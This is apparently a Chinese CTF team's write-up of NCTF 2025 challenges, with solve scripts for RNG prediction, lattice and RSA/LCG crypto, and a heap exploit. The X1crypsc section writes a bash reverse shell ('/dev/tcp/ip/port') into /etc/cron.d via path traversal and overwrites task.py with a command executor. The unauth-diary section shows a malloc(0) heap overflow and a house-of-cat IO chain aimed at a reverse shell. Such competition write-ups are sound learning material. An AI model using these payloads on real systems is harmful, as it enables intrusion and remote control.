战绩：

RK 总榜19、校内2

RP 1432

被赵哥薄纱QAQ

他人WP

榜一 Laogong：2025 03.22 NCTF wp - LaoGong

Misc

x1guessgame | 复现 -Yolo

首先学会部署离线合约

```
PS G:\ctfshow\app> solcjs --abi --bin chal.sol -o contracts/
Warning: SPDX license identifier not provided in source file. Before publishing, consider adding a comment containing "SPDX-License-Identifier: <SPDX-License>" to each source file. Use "SPDX-License-Identifier: UNLICENSED" for non-open-source code. Please see https://spdx.org for more information.
--> chal.sol
```

X1crypsc | 复现 - Yolo，SeanDictionary

MT19937的逆向，不断重置武器攻击值就能获得足够的随机数

```python
from sage.all import *
from Crypto.Util.number import *
from tqdm import trange
from pwn import *
from random import *

def construct_a_row(RNG):
    row = []
    RNG.getrandbits(64)
    RNG.getrandbits(16)
    RNG.getrandbits(16)
    for _ in range(19968//16):
        tmp = RNG.getrandbits(16)
        row += list(map(int, bin(tmp)[2:].zfill(16)))
    return row

# 构造线性方程组的矩阵
L = []
for i in trange(19968):
    state = [0]*624  # MT19937使用624个32位整数作为状态
    # 构造一个只有一位为1,其他都为0的序列
    temp = "0"*i + "1"*1 + "0"*(19968-1-i)
    # 将这个序列分成624段,每段32位,转换为整数
```

```
    for j in range(624):
        state[j] = int(temp[32*j:32*j+32], 2)

    RNG = Random()
    RNG.setstate((3,tuple(state+[624]),None))
    L.append(construct_a_row(RNG))

# 将L转换为GF(2)上的矩阵（二进制域）
L = Matrix(GF(2),L)
print(L.nrows(), L.ncols())

def MT19937_re(state):
    try:
        # 构造目标向量R
        R = []
        for i in state:
            R += list(map(int, bin(i)[2:].zfill(16)))

        R = vector(GF(2), R)
        s = L.solve_left(R)  # 这里可能会抛出异常

        # 将解转换为二进制字符串
        init = "".join(list(map(str,s)))
        state = []
        # 将解重新分割成624个32位整数
        for i in range(624):
            state.append(int(init[32*i:32*i+32],2))

        # 创建新的RNG并设置恢复出的状态
        RNG1 = Random()
        RNG1.setstate((3,tuple(state+[624]),None))

        return RNG1

    except Exception as e:
        print(f"[-]{e}")
        pass

addr = "39.106.16.204:11749".split(":")
io = remote(addr[0], addr[1])
monster_hp = int(io.recvline_startswith(b"[+] Monster current HP:")[23:-1])
io.recvline()
print(monster_hp)

inital_weapon = None
state = []
for i in trange(19968//2//16):
    io.sendafter(b"[-] Your option:",b"W\n")
    tmp1, tmp2 = map(int,io.recvline_startswith(b"[+] Current attack value: ")
[26:].split(b" ~ "))
    if inital_weapon == None:
        inital_weapon = [tmp1,tmp2-tmp1]
        print(inital_weapon)

    io.sendafter(b"[+] Do you want to refresh the attack profile of the
weapon([y/n])?",b"y\n")
```

```
    tmp1, tmp2 = map(int,io.recvline_startswith(b"[+] New weapon attack value: ")
[29:].split(b" ~ "))
    state += [tmp1,tmp2-tmp1]
    io.recvline()
    io.recvline()

RNG = MT19937_re(state)
RNG.getrandbits(64)
RNG.getrandbits(16)
RNG.getrandbits(16)
for _ in range(19968//2//16):
    RNG.getrandbits(16)
    RNG.getrandbits(16)

io.sendafter(b"[-] Your option:",b"A\n")
io.sendafter(b"[-] Provide the grid you're willing to aim:",
(str(RNG.randrange(2025))+" "+str(RNG.randrange(2025))+"\n").encode())

io.interactive()
```

ps.本地测试的时候发现大概率一次命中就能打掉

~~观察到有个app路径，很显然是个python语言写的flask框架，接下来我的想法是进行端口扫描，看看哪个端口开放了http服务，这样就好办了~~

毕竟是复现，这里还是多弄几个方法吧，希望能学到更多，下次比赛就不要被控住了

首先这里采取了双写目录绕过，唉，要是我当时能多打几个就好了

给这里推荐几个文章

方法一：写个定时任务

给这里推荐几个文章，上面是关于Linux的定时任务的，下面是非常丰富的反弹shell教程，感谢C3师傅

https://xz.aliyun.com/news/2083

https://c3ngh.top/post/ReverseShell/

先使用`....//....//....//etc/cron.d/aaaa`生成文件名和路径

然后就是写bash反弹shell了

```
[-]Please enter the file name you want to create: $
....//....//....//etc/cron.d/bbbb
[-]Now write something into the file (or type "exit" to finish writing): $ * * *
* * root bash -c "bash -i >& /dev/tcp/ip/port 0>&1"
[-]Write in another line? [y/n]: $ y
[-]Now write something into the file (or type "exit" to finish writing): $
[-]Write in another line? [y/n]: $ n
[+]Your file has been successfully saved at
/app/user_file/5cfe07a6/../../../etc/cron.d/bbbb, we promise we'll never lose it
:)
[-]Create more files? [y/n]: $
```

```
PS C:\Users\24062> nc -lvvp 11451
```

```
listening on [any] 11451 ...
connect to [192.168.56.1] from Yolo [192.168.56.1] 54918

bash: cannot set terminal process group (70): Inappropriate ioctl for device
bash: no job control in this shell
root@comp-xlcrypsc-680227269079537234bh5x:~#

root@comp-xlcrypsc-680227269079537234bh5x:~#
root@comp-xlcrypsc-680227269079537234bh5x:~# pwd
pwd
/root
root@comp-xlcrypsc-680227269079537234bh5x:~# cd /app
cd /app
root@comp-xlcrypsc-680227269079537234bh5x:/app# ls
ls
task.py
user_file
wrapper.sh
root@comp-xlcrypsc-680227269079537234bh5x:/app# cat task.py
cat task.py
from random import *
import time
import pyfiglet
import os
import hashlib
text = "X1crypsc"
ascii_art = pyfiglet.figlet_format(text)
print(ascii_art)
time.sleep(1)
print('[+]I want to play a game.\n')
time.sleep(1)
print('[+]If you win the game, I will give you a gift:)\n')
time.sleep(1)
print('[+]But try to beat the monster first:)\n')
time.sleep(1)
print('[+]Good luck!\n')
print('[+]You got a weapon!\n')
damage_rng = ()
def regenerate_damage():
    global damage_rng
    base = getrandbits(16)
    add = getrandbits(16)
    damage_rng = (base ,base + add)
monster_health = getrandbits(64)
menu = '''
---Options---
[W]eapon
[A]ttack
[E]xit
'''
regenerate_damage()
print(menu)
HP = 3
while True:
    if monster_health <= 0:
        print('[+] Victory!!!')
```

```
        break
    if HP <= 0:
        print('[!] DEFEAT')
        exit(0)
    print(f'[+] Monster current HP:{monster_health}')
    print(f'[+] Your current HP: {HP}')
    opt = input('[-] Your option:')
    if opt == 'W':
        print(f'[+] Current attack value: {damage_rng[0]} ~ {damage_rng[1]}')
        if input('[+] Do you want to refresh the attack profile of the
weapon([y/n])?') == 'y':
            regenerate_damage()
            print(f'[+] New weapon attack value: {damage_rng[0]} ~
{damage_rng[1]}')
    elif opt == 'A':
        print('[+] The monster sensed of an imminent danger and is about to
teleport!!\n')
        print('[+] Now you have to aim at the monster\'s location to hit it!\n')
        print('[+]Input format: x y\n')
        x,y = map(int,input(f'[-] Provide the grid you\'re willing to
aim:').split())
        if [x,y] ==  [randrange(2025),randrange(2025)]:
            dmg = min(int(randint(*damage_rng) ** (Random().random() *
8)),monster_health)
            print(f'[+] Decent shot! Monster was hevaily damaged! Damage value =
{dmg}')
            monster_health -= dmg
        else:
            print("[+] Your bet didn't pay off, and the monster presented a
counterattack on you!")
            HP -= 1
    elif opt == 'E':
        print('[+] Bye~')
        exit(0)
    else:
        print('[!] Invalid input')
print('[+]Well done! You won the game!\n')
print('[+]And here is your gift: you got a chance to create a time capsule here
and we\'ll keep it for you forever:)\n')
keep_dir = '/app/user_file/'
class File:
    def __init__(self):
        os.makedirs('user_file', exist_ok=True)
    def sanitize(self, filename):
        if filename.startswith('/'):
            raise ValueError('[!]Invalid filename')
        else:
            return filename.replace('../', '')
    def get_path(self, filename):
        hashed = hashlib.sha256(filename.encode()).hexdigest()[:8]
        sanitized = self.sanitize(filename)
        return os.path.join(keep_dir, hashed, sanitized)
    def user_input(self):
        while True:
            filename = input('[-]Please enter the file name you want to create:
')
```

```
            data = []
            while True:
                line = input('[-]Now write something into the file (or type
"exit" to finish writing): ')
                if line.lower() == 'exit':
                    break
                data.append(line)
                another_line = input('[-]Write in another line? [y/n]: ')
                if another_line.lower() != 'y':
                    break
            try:
                path = self.get_path(filename)
                os.makedirs(os.path.dirname(path), exist_ok=True)
                with open(path, 'w') as f:
                    for line in data:
                        f.write(line)
                        f.write('\n')
                print(f'[+]Your file has been successfully saved at {path}, we
promise we\'ll never lose it :)')
            except:
                print(f'[+]Something went wrong, please try again.')
            while True:
                ask = input('[-]Create more files? [y/n]: ')
                if ask.lower() == 'y':
                    break
                elif ask.lower() == 'n':
                    exit(0)
                else:
                    print('[!]Invalid input, please try again.\n')
file = File()
file.user_input()
exit(0)
root@comp-xlcrypsc-68022726907953723 4bh5x:/app#
```

上面是完整的方法一，用了定时任务，不过可能是因为复现的原因，查看环境变量找不到flag了，和st4rr对了思路，我的做法可以的，下面的是我在方法二的基础上，直接bash反弹shell的

这里是用方法二写了个bash反弹shell，还没复现到定时任务~~，等会儿吃完饭子着~~

```
tmp
usr
var
root@comp-xlcrypsc-678606190716196434csf7:/# env
env
KUBERNETES_SERVICE_PORT_HTTPS=443
NCAT_LOCAL_ADDR=10.248.38.158
KUBERNETES_SERVICE_PORT=443
HOSTNAME=comp-xlcrypsc-678606190716196434csf7
PWD=/
HOME=/root
KUBERNETES_PORT_443_TCP=tcp://192.168.0.1:443
LS_COLORS=
NCAT_LOCAL_PORT=2222
FLAG=nctf{b0a3ee7d-a131-4f80-992d-bce00dc9681f}
NCAT_REMOTE_PORT=46524
SHLVL=3
KUBERNETES_PORT_443_TCP_PROTO=tcp
NCAT_PROTO=TCP
KUBERNETES_PORT_443_TCP_ADDR=192.168.0.1
LC_CTYPE=C.UTF-8
KUBERNETES_SERVICE_HOST=192.168.0.1
KUBERNETES_PORT=tcp://192.168.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
NCAT_REMOTE_ADDR=10.144.53.2
_=/usr/bin/env
OLDPWD=/app
root@comp-xlcrypsc-678606190716196434csf7:/#
```

我得研究下

方法二：覆盖task.py

还是覆盖简单一些


```
[-]Please enter the file name you want to create: $ ..../////..../////app/task.py
[-]Now write something into the file (or type "exit" to finish writing): $ print("hello")
[-]Write in another line? [y/n]: $ n
[+]Your file has been successfully saved at /app/user_file/4b694573/../../../app/task.py, we promise we'l
[-]Create more files? [y/n]: $ n
[*] Got EOF while reading in interactive
$
$
[*] Closed connection to 39.106.16.204 port 36707
[*] Got EOF while sending in interactive

❯
❯ nc 39.106.16.204 36707
hello
```

```python
import subprocess

while True:
    command = input("请输入要执行的命令（输入 'exit' 退出）: ")
    if command.lower() == 'exit':
        break
    try:
        result = subprocess.run(command, shell=True, capture_output=True,
text=True)
        print(result.stdout if result.returncode == 0 else result.stderr)
    except Exception as e:
        print(f"执行命令出错: {e}")
```

直接env就行了



maybe还有其他方法，等我研究

谁动了我的MC？ | 复现 - Yolo


我已经完成了，相关wp在pdf文件中，就是那个彩蛋


[对Vol制作Linux符号表&&Vol插件汇总]

QRcode Reconstruction | FINISHED - Yolo

尽力修复到这样，还有剩下部分不知道怎么修复，下面的是题目给的

把纠错码关掉强行解码





得到flag `NCTF{WeLc0mE_t0_Nctf_2024!!!}`

Crypto

Sign | FINISHED - SeanDictionary

拿到题目最先的想法就是这两步

1. FHE同态加密逆向
2. MT19937随机数逆向预测

然后看源码中定义的FHE会发现随机数很多，不太好处理

emm全部带入化简一下能发现这样的式子$result = k_1p + k_2e << 8 + m$

很显然当你已知p的时候将result对p取模，低8位就是m

然后就能联想到AGCD算法（此处在学习HSSP的时候听说过）求出p

MT19937的已知固定位上的bit逆向

再把每组Key的前四个解密一下即可

exp

我预先连接靶机拿到了所有数据

```
from Crypto.Util.number import *
from pwn import *

addr = "39.106.16.204:28309".split(":")
io = remote(addr[0], int(addr[1]))

with open('sign.txt', 'w') as f:
    print(io.recvline().decode()[21:])
    io.sendlineafter(b'[+] The keys to retrieve the global internet connection
are as follows:',b'\n')
    KEY = []
    for i in range(30000):
        KEY.append(int(io.recvline().decode()[4:-2]))
    f.write(str(KEY))
```

下面由于MT19937对于L矩阵的构造时间太长，就在jupyter中提前构造好，并能够让多个代码块共享这个变量

```
from Crypto.Util.number import *
from random import *
from tqdm import *

def construct_a_row(RNG):
    row = []
    for _ in range(19968//32):
        tmp = RNG.getrandbits(32)
        row = list(map(int, bin(tmp)[2:].zfill(32))) + row
    return row

# 构造线性方程组的矩阵
L = []
for i in trange(19968):
    state = [0]*624  # MT19937使用624个32位整数作为状态
    # 构造一个只有一位为1,其他都为0的序列
    temp = "0"*i + "1"*1 + "0"*(19968-1-i)
    # 将这个序列分成624段,每段32位,转换为整数
    for j in range(624):
        state[j] = int(temp[32*j:32*j+32], 2)

    RNG = Random()
    RNG.setstate((3,tuple(state+[624]),None))
    L.append(construct_a_row(RNG))

# 将L转换为GF(2)上的矩阵（二进制域）
L = Matrix(GF(2),L)
print(L.nrows(), L.ncols())
```

下面是解题代码

```
from Crypto.Util.number import *
from random import *
import json
```

```python
from Crypto.Cipher import AES
from hashlib import md5

def AGCD(xs,rho):
    # reference:https://hasegawaazusa.github.io/agcd-note.html
    k = len(xs)
    A = ZZ(pow(2, rho + 1))
    B = matrix(xs[1:])
    C = matrix.diagonal([-xs[0]] * (k - 1))
    M = matrix.block([[A, B], [ZZ(0), C]])
    L = M.LLL()
    q0 = ZZ(L[0, 0] / A).abs()
    e0 = ZZ(xs[0] % q0)
    p = ZZ((xs[0] - e0) / q0)
    return p

def MT19937_re(state):
    try:
        # 构造目标向量R
        R = []
        for i in state:
            R += list(map(int, bin(i)[2:].zfill(8)))

        R = vector(GF(2), R)
        s = L.solve_left(R)  # 这里可能会抛出异常

        # 将解转换为二进制字符串
        init = "".join(list(map(str,s)))
        state = []
        # 将解重新分割成624个32位整数
        for i in range(624):
            state.append(int(init[32*i:32*i+32],2))

        # 创建新的RNG并设置恢复出的状态
        RNG1 = Random()
        RNG1.setstate((3,tuple(state+[624]),None))

        return RNG1

    except Exception as e:
        print(f"[-]{e}")
        pass

ciphertext =
long_to_bytes(0x14a1cd886d96dc876dcc442bb62dd12a44ad28f15929190ed080e9b33f5c4b5ce
71520a3fd8aab86909834b99688ea76)
Keys = json.loads(open(r"C:\Users\SeanL\Desktop\sign.txt","r").read())

string = b""
for i in range(30000//2500):
    xs = Keys[i*2500:(i+1)*2500]
    p = AGCD(xs[:40],25)
    print(f"[+]found p:{p}")
    es = [(x%p)%256 for x in xs]
    RNG = MT19937_re(es[:-4])
    print("[+]reverse MT19937")
```

```
    heads = [int(i) for i in long_to_bytes(RNG.getrandbits(20000))[:4]]
    m = 0
    for i in range(4)[::-1]:
        tmp = (pow(heads[i],-1,0x101)*es[-4:][i])%0x101
        assert int(tmp).bit_length() <= 2
        m = (m<<2)+tmp
    m = long_to_bytes(int(m))
    string += m
    print(f"[+]get:{m}")
print(f"[+]string:{string}")
print(f"[+]flag:
{AES.new(md5(string).digest(),AES.MODE_ECB).decrypt(ciphertext)}")

# nctf{ae9c0c55-80dd-4ba4-a4d9-b75a92baf325}
```

Arcahv | 复现 - SeanDictionary

第一部分是关于RSA Byte Orcale，参见另一篇文章

在此基础上，显然可以跳过前127轮，因为此时k为0，然后交互75轮，拿到p的高600位

第二部分是关于LCG的三个参数未知的解法，先求出输出的5个连续输出，然后用Gröbner基求解即可得到a，b，p

然后倒推，因为key是128位的数，很小，所以可以认为倒推碰到的第一个128位的数就是key

```
__import__('os').environ['TERM'] = 'xterm'

from Crypto.Cipher import AES
from Crypto.Util.number import *
from pwn import *

# context.log_level = "DEBUG"

addr = "39.106.16.204:11578".split(":")
io = remote(addr[0],int(addr[1]))

io.sendlineafter(b"Your Option >", b"1")

enc = int(io.recvline().strip().split(b": ")[1], 16)
hint1 = int.from_bytes(bytes.fromhex(io.recvline().strip().split(b": ")
[1].decode()), "little")
hint2 = bytes.fromhex(io.recvline().strip().split(b": ")[1].decode())

io.sendlineafter(b"Your Option >", b"2")

io.recvuntil(b'(')
rsa2n = int(io.recvuntil(b',', drop=True).strip().decode(),16)
rsa2e = int(io.recvuntil(b')', drop=True).strip().decode(),16)

inv = pow(rsa2n,-1,256)
c = hint1*pow(pow(256, rsa2e, rsa2n), 127, rsa2n) % rsa2n
k = 0
for _ in range(75):
    c = (c * pow(256, rsa2e, rsa2n)) % rsa2n
    io.sendlineafter(b"Do you still want to try decryption(y/[n])?", b"y")
```

```
    io.sendlineafter(b"Your ciphertext(in hex):",
long_to_bytes(c).hex().encode())
    io.recvline()
    tmp = bytes.fromhex(io.recvline()[8:].strip().decode())[0]
    tmp = -inv*tmp % 256
    k = k*256+tmp

rsa1pp = int((k+1)*rsa2n/256**(127+75))
print(f"[+] get a possible rsa1p: {rsa1pp}")

io.sendlineafter(b'Your Option >',b'3')
ls = []
for _ in range(80):
    io.sendlineafter(b'Do you want another unsigned long long
number(y/[n])?',b'y')
    ls.append(int(io.recvline().strip().decode()))

hexstr = ''.join(hex(i)[2:].zfill(16) for i in ls)
output = [int(hexstr[i:i+256],16) for i in range(0,len(hexstr),256)]

R.<a,b> = PolynomialRing(ZZ)

f1 = output[0]*a + b - output[1]
f2 = output[1]*a + b - output[2]
f3 = output[2]*a + b - output[3]
f4 = output[3]*a + b - output[4]

F = [f1,f2,f3,f4]
ideal = Ideal(F)
I = ideal.groebner_basis()

a = ZZ(-I[0].univariate_polynomial()(0))
b = ZZ(-I[1].univariate_polynomial()(0))
n = ZZ(I[2])

assert output[1] == (output[0]*a + b) % n
assert output[2] == (output[1]*a + b) % n
assert output[3] == (output[2]*a + b) % n
assert output[4] == (output[3]*a + b) % n

inv = pow(a, -1, n)
tmp = output[0]
while int(tmp).bit_length() > 128:
    tmp = (tmp - b) * inv % n

key = int(tmp).to_bytes(16,'big')
print(f"[+] get key: {key}")

rsa1n = int.from_bytes(AES.new(key,AES.MODE_ECB).decrypt(hint2),'big')
print(f"[+] get rsa1n: {rsa1n}")

R.<x> = Zmod(rsa1n)[]
f = (rsa1pp >> 424 << 424) + x
res = f.small_roots(X=2^453,beta=0.4)[0]

rsa1p = int(res + (rsa1pp >> 424 << 424))
```

```
assert rsa1n % rsa1p == 0
print(f"[+] get rsa1p: {rsa1p}")
rsa1q = rsa1n // rsa1p
rsa1d = pow(65537, -1, (rsa1p-1)*(rsa1q-1))
print(f"[+] flag: {long_to_bytes(int(pow(enc, rsa1d, rsa1n)))}")

# nctf{908685eb-0c4a-4362-b46e-aae75b983993}
```

绮云

GCD算一下可以拿到N

e必定是奇数

拿N有概率是错的，后续的e和d就会算不出来

下播，算法都是对的，本地能拿到e，连靶机跑了有一个小时都没算出来一次正确的d

😭

Pwn

unauth-diary | FINISHED - 01

遇到了强如怪物的套接字通信,终于战胜了

```
v5 = __readfsqword(0x28u);
Id = getId();
if ( Id == -1 )
{
  write(a1, "No more pages can be written\n", 0x1DuLL);
}
else
{
  write(a1, "Input length:\n", 0xFuLL);
  size = input(a1);
  *((_QWORD *)&list + Id) = malloc(0x10uLL);
  if ( *((_QWORD *)&list + Id) )
  {
    v1 = (void **)*((_QWORD *)&list + Id);
    *v1 = malloc(size + 1);
    if ( **((_QWORD **)&list + Id) )
    {
      write(a1, "Input content:\n", 0xFuLL);
      Read(a1, **((_QWORD **)&list + Id), size);
      *(_QWORD *)(*((_QWORD *)&list + Id) + 8LL) = size + 1;
      write(a1, "Page created\n", 0xDuLL);
    }
    else
    {
      write(a1, "Failed to allocate page 2\n", 0x1AuLL);
    }
  }
  else
```

我的虚拟机挂掉了十多次,为了调试这个套接字它已经燃尽了

这道题的漏点很隐蔽,一眼看下来add,free,edit和show都没有漏洞🤔

漏洞在add函数,实际malloc的大小是我们输入的大小再减1,而且没有对输入的大小做检查,那如果我们输入的大小为-1的话,最终可编辑长度就是-1==0xffffffffffffffff,malloc函数会执行malloc(0)

我一开始没搞清楚malloc(0)会返回个什么就一直在想别的办法,发现都走不通后才回来看malloc(0),在linux中malloc(0)会返回一枚指针但不返回chunk结构体(没见过这种非预期),所以既不会破坏其他chunk结构,又能申请一枚指针,且可以向其中输入-1字节,造成很大的堆溢出,以此造成堆块重叠

泄露libc与heap的基地址:

```
for i in range(4):
    add(0x10,b'01')
```

```
for i in range(4):
    free(i)
for i in range(7):
    add(0x3f0,b'01')
io.sendlineafter(b"> ",b"1")    #7
io.sendlineafter(b"Input length:\n",str(-1).encode())
io.sendline(b'')
for i in range(7):
    free(i)
add(0xf0,b'01')#0
add(0x2f0,b'01')#1
add(0x2f0,b'01')#2
add(0x2f0,b'01')#3
add(0x2f0,b'01')#4
#=========================================================================================
=====================================
edit(7,b'a'*0x10+p64(0)+p64(0x401))
free(0)
add(0xf0,b'01')#0
show(1)
io.recvuntil(b"Content:\n")
io.recv(8)
base=u64(io.recv(6)+b'\x00\x00')-0x203b20
success("base==>"+str(hex(base)))
stderr          =base+libc.sym['_IO_2_1_stderr_']
_IO_list_all    =base+libc.sym['_IO_list_all']
_IO_wfile_jumps =base+libc.sym['_IO_wfile_jumps']
system          =base+libc.sym['system']
rdi             =base+0x000000000010f75b
ret             =rdi+1
setcontext      =base+libc.sym['setcontext']+61
#=========================================================================================
=====================================
add(0x2f0,b'01')#5
free(1)
show(5)
io.recvuntil(b"Content:\n")
heap=(u64(io.recv(8))<<12)-0x2000
success("heap=>"+str(hex(heap)))
key=(heap>>12)+2
one=[0x583ec,0x583f3,0xef4ce,0xef52b]
one=one[3]+base
add(0x2f0,b'01')#1
free(3)
free(1)
```

堆风水的过程中要注意让mallco(0)的指针在填充Tcachebins和利用堆块的中间,这样构造堆块重叠比较方便(无需伪造chunk头)

我构造的堆风水:

能保证同时掌握两枚指针指向同一个0x2f0大小的堆块,于是我用这个堆块攻击_IO_list_all,将伪造的IO堆块地址写入_IO_list_all

此时的问题就是究竟要写哪种IO结构体?

我首先想到的是house of apple2,这条IO链可以快速获得一个shell,但缺点就是这个shell只能是system("sh"),如果是普通的堆题足够了,但这个题存在套接字:我的shell会开在套接字上,而套接字会在exit冲刷IO流前被关闭,于是我既无法向这个shell发送命令,也无法接受shell给我们的回显,那这个shell开的还有什么意义呢?


在反复尝试失败后我选择使用反弹shell,如果这个shell开在我自己的端口,即使套接字被关了,我仍然能向shell中输入指令获得回显,但apple链无法满足这个要求,所以IO结构体需要从新伪造

House of cat的特点是,很适合进行栈迁移实现rop,而rop能给我充足的空间写下反弹shell的command,所以写house of cat结构体,今天还发现了hosue of cat尽量不要把fd,wide_data与wide_data_vtable重叠在一起,要不然会被检查gank.

```
#=========================================================
#IO:hosue of cat
